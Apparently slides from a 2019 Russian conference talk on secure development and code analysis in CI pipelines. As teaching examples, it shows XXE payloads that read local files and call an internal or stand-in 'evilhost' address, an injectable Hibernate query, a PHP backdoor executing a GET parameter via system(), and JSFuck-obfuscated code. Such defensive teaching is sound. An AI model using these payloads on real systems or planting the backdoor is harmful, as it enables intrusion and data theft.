



Software Engineering Conference Russia

November 14-15, 2019. Saint-Petersburg

Анализ кода: как помешать взломать вашу систему

Alexey Zhukov (FB: [alexey.zhukov.3998](https://www.facebook.com/alexey.zhukov.3998))


Positive Technologies

Безопасная разработка

Зачем она вообще нужна?

Насколько все серьезно

Итоги анализа — 2018:



Отчет "Статистика уязвимостей веб-приложений в 2018 году"

Итак, все очень серьезно

Откуда берутся уязвимости

или

«ваше приложение глазами

пользователя и злоумышленника»

XML здорового человека

```
<name>Мария</name>
```

"Спасибо, Мария, заявка принята"

Вариант реализации

```
String xml = httpRequest.get("xml");  
Document doc = new DocumentBuilder().parse(xml);  
return doc.byTagName("name")[0].getText ();
```

<name>Мария</name> → "Мария"

XML злоумышленника

```
<!DOCTYPE name
[
  <!ELEMENT name ANY>
  <!ENTITY xxe SYSTEM "file:./app.log">
]>
<name>&xxe;</name>
```

А что вернет наш код для этого XML?

Внешние сущности XML

```
2019-06-13 15:19:21,022 - [INFO] - from play in  
pool-4-thread-1 Listening for HTTP on  
/0:0:0:0:0:0:0:0:9000
```

```
2019-06-13 15:20:57,665 - [INFO] - from play in  
play-internal-execution-context-1 database  
[default] connected at  
jdbc:sqlite:./resources/db/base.sqlite
```

```
2019-06-13 15:20:57,735 - [INFO] - from play in  
play-internal-execution-context-1 Application  
started (Dev)
```

А что еще можно сделать?

Можно еще так:

```
<!ENTITY xxe SYSTEM "http://10.0.0.1:22">
```

Или так:

```
<!ENTITY xxe SYSTEM "file:./data/users.xml">
```

```
<!ENTITY evilHost SYSTEM "http://evilhost:80">
```

Короче, вариантов много...

Что делать (в этом случае)

- Проверить используемую библиотеку:
 - Java applications using XML libraries are particularly vulnerable to XXE because the default settings for **most Java XML parsers is to have XXE enabled**. To use these parsers safely, you have to explicitly disable XXE in the parser you use
 - .NET: **XmlDocument, XmlTextReader и XPathNavigator до 4.5.2**
- **Отключить** поддержку внешних сущностей XML и DTD

Что дальше

Итак, уязвимости **най**дены и
продемонстрированы

Классические стадии

- Отрицание («да не может тут быть никаких уязвимостей...»)
- Гнев («да я в разработке 100500 лет, что вы мне тут рассказываете???!!!»)
- Торг («ну и что такого, ну да, уязвимости есть, но они же...»)
- Депрессия («это ж сколько теперь переделывать-то...»)
- **Принятие** («да, тут надо что-то срочно менять»)

ОК, давайте что-то делать

Проблему надо решать

Как будем это делать?

OWASP Top 10

Пусть разработчики читают
OWASP Top 10

Классификатор типов уязвимостей :

- Учит "что будет, если", а не "делай вот так"
- Полезен для Security Champion

Разработчику нужна:

- Информация о **конкретных** уязвимостях...
- ... существующих в **его** приложении...
- ... с учетом его **специфики**

По крайней мере, на первых порах

"Игра по правилам"

Давайте придумаем стандарты,
правила, регламенты и будем им
следовать

Да, такое бывает, но...

Реальные примеры правил:

- All loops must have a fixed upper-bound
- Do not use dynamic memory allocation after initialization

Но есть нюансы:

- Крайне узкая область применения
- Были разработаны для **упрощения анализа**, а не для сокращения числа уязвимостей

Open Source

Он безопасен. Точка.

С точностью до наоборот:

- ≈300 Open Source компонентов в приложении (плюс фактор транзитивности)
- OpenSource есть в 96% приложений
- Это 60% от всего кода приложения
- Средний возраст уязвимости > 6 лет (и он растет)
- Максимальный возраст? (Спойлер: CVE-2000-0388)

Правильные вопросы:

- Кто **хочет** анализировать OpenSource?
- Кто из желающих **умеет** и что ими движет?
- Как **часто** будет проводиться анализ?

Никто за нас это не сделает:

- Нужен **SCA-анализ** готового приложения
- **Ретроспективный** анализ существующих версий

"Карго-культы"



Слепое копирование "лучших практик" и нет представления о сути уязвимости

И тогда появляются "шедевры"

```
String name = request.getParameter("name");  
Session s = HibernateUtil.getSessionFactory().openSession();  
s.beginTransaction();  
String q = "from UsersEntity where uname = '" + name + "'";  
List res = s.createQuery(q).list();  
s.getTransaction().commit();
```

Циничный ORM-троллинг

```
List<Account> accountList =  
    accountDao.query(  
        accountDao.queryBuilder().where()  
            .eq(Account.PWD_FIELD_NAME, "P@ssw0rd")  
            .prepare());
```

Выглядит как ORM-обертка над честным
PreparedStatement, не так ли?

Надо было вот так:

```
QueryBuilder<Acc, String> queryBuilder = accountDao.queryBuilder();  
Where<Acc, String> where = queryBuilder.where();  
SelectArg selectArg = new SelectArg();  
where.eq(Acc.PWD_FIELD_NAME, selectArg);  
PreparedQuery<Acc> preparedQuery = queryBuilder.prepare();  
selectArg.setValue("P@ssw0rd");  
List<Account> accounts = accountDao.query(preparedQuery);
```

Даже визуально корректный код приходится детально анализировать

Попробуем ручной анализ кода?

```
// Secured access for emergency needs  
if($_GET['secret'] == 'secretaccesskey')  
    if($_SESSION['login'] == 'admin');  
    system($_GET['command']);
```

"Просто опечатка"

Код может быть и таким:

```
[ ] [ ( ! [ ] + [ ] ) [ + [ ] ] + ( ! [ ] [ ] + [ ] [ ] ) [ + ! + [ ] + [ + [ ] ] ] + ( ! [ ] + [ ] ) [ ! + [ ] + ! + [ ] ] + ( ! ! [ ] + [ ] )  
[ + [ ] ] + ( ! ! [ ] + [ ] ) [ ! + [ ] + ! + [ ] + ! + [ ] ] + ( ! ! [ ] + [ ] ) [ + ! + [ ] ] [ ( [ ] [ ( ! [ ] + [ ] ) [ + [ ] ] + ( ! [ ] ] +  
[ ] [ ] ) ) [ + ! + [ ] + [ + [ ] ] ] + ( ! [ ] + [ ] ) [ ! + [ ] + ! + [ ] ] + ( ! ! [ ] + [ ] ) [ + [ ] ] + ( ! ! [ ] + [ ] ) [ ! + [ ] + ! +  
[ ] + ! + [ ] ] + ( ! ! [ ] + [ ] ) [ + ! + [ ] ] + [ ] [ ! + [ ] + ! + [ ] + ! + [ ] ] + ( ! ! [ ] + [ ] [ ( ! [ ] + [ ] ) [ + [ ] ] + ( !  
[ ] ] + [ ] [ ] ) ) [ + ! + [ ] + [ + [ ] ] ] + ( ! [ ] + [ ] ) [ ! + [ ] + ! + [ ] ] + ( ! ! [ ] + [ ] ) [ + [ ] ] + ( ! ! [ ] + [ ] ) [ ! +  
[ ] + ! + [ ] + ! + [ ] ] + ( ! ! [ ] + [ ] ) [ + ! + [ ] ] ] + ( [ ] [ ] ) + [ ] ) [ + ! + [ ] ] + ( ! [ ] + [ ] )  
[ ! + [ ] + ! + [ ] + ! + [ ] ] + ( ! ! [ ] + [ ] ) [ + [ ] ] + ( ! ! [ ] + [ ] ) [ + ! + [ ] ] + ( [ ] [ ] ) + [ ] ) [ + [ ] ] + ( [ ] [ ( ! [ ] +  
[ ] ) [ + [ ] ] + ( ! [ ] ] + [ ] [ ] ) ) [ + ! + [ ] + [ + [ ] ] ] + ( ! [ ] + [ ] ) [ ! + [ ] + ! + [ ] ] + ( ! ! [ ] + [ ] ) [ + [ ] ] + ( ! !  
[ ] + [ ] ) [ ! + [ ] + ! + [ ] + ! + [ ] ] + ( ! ! [ ] + [ ] ) [ + ! + [ ] ] + [ ] [ ! + [ ] + ! + [ ] + ! + [ ] ] + ( ! ! [ ] + [ ] ) [ +  
[ ] ] + ( ! ! [ ] + [ ] [ ( ! [ ] + [ ] ) [ + [ ] ] + ( ! [ ] ] + [ ] [ ] ) ) [ + ! + [ ] + [ + [ ] ] ] + ( ! [ ] + [ ] ) [ ! + [ ] + ! + [ ] ] +
```

Плюсы:

- Выявление логических...
- ... и архитектурных недостатков

Минусы:

- Как оценить **эффективность** работы?
- Множество оговорок о **сложности**
- Поэтому **пентесты** — не панацея

Нужна автоматизация рутинной работы

Программа-анализатор:

- Определение потенциальных уязвимостей
- Условия эксплуатации
- Человекочитаемость результата

Человек:

- Верификация результатов
- Классификация потенциальных опасностей
- Подтверждение выполнимости условий

Что анализируем

Только ли исходники?

Компоненты приложения:

- Исходные тексты (SAST)
- Сторонние библиотеки (SCA)
- Конфигурационные файлы
- Развернутое приложение (DAST и IAST)

"Хотелки":

- Понятность и проверяемость
- Рекомендации по устранению

Цель.v.1.0.0.RC1

~~Давайте анализировать код~~
Давайте сделаем приложение
безопасным

Немного экономики:



Нужен уход от разовых оценок в сторону безопасной разработки с периодическим анализом кода

Цель.v.1.0.0

Давайте сразу разрабатывать приложение безопасным

Периодический анализ защищенности как один из шагов в CI

Все казалось таким простым



В любой интеграции есть свои подводные камни

Разработка:

- Существующие процессы
- Выбор инструмента и подхода

Анализ OpenSource:


- На каком этапе?
- Использование встроенных функций Artifactory

Тестирование:


- Автотесты → DAST

Куда встраиваемся в CI?


Welcome to real world



Надо бы с ним подружиться...



И тогда все снова упрощается




Чего-то не хватает

Важно не потерять тот самый
continuous

Отчеты, графики, дашборды — все очень красиво,
но кто и когда их читает?

Нужен бинарный ответ



Security Gate — принятие решения в рамках CI-конвейера о (не)соответствии кода требованиям защищенности

Масштабы:

- Сотни приложений и команд разработки


Технические тонкости:

- Гетерогенная среда

Что требовалось:

- Распределенность и масштабируемость
- Security Gate
- RBAC к результатам

Что у нас получилось



Тренинги:

- Специфика уязвимостей (мобилки, веб, БД etc.)

CTF среди разработчиков:

- Поиск багов в уязвимом приложении (DVWA, WebGoat etc.)

Security Champion:

- Евангелизм
- Психология
- Мотивированность

OWASP SAMM, BSIMM etc.

Ссылки на материалы (1/2)

1. Отчет "Статистика уязвимостей веб-приложений в 2018 году"
(<https://www.ptsecurity.com/ru-ru/research/analytics/web-application-vulnerabilities-statistics-2019/>)
2. NASA's 10 rules for developing safety-critical code
(<https://sdtimes.com/nasas-10-rules-developing-safety-critical-code/>)
3. 2019 Open Source Security and Risk Analysis
(<https://www.synopsys.com/content/dam/synopsys/sig-assets/reports/rep-ossra-19.pdf>)

Ссылки на материалы (2/2)

1. XML external entity prevention — OWASP cheat sheet series (https://cheatsheetseries.owasp.org/cheatsheets/XML_External_Entity_Prevention_Cheat_Sheet.html)
2. JSFuck - Write any JavaScript with 6 Characters: `[](!)+` (<https://jsfuck.com>)
3. Applied Software Measurement (Capers Jones, 1996)
4. Software Engineering Economics (Barry W. Boehm, 1983)

Обсудим?

Q & A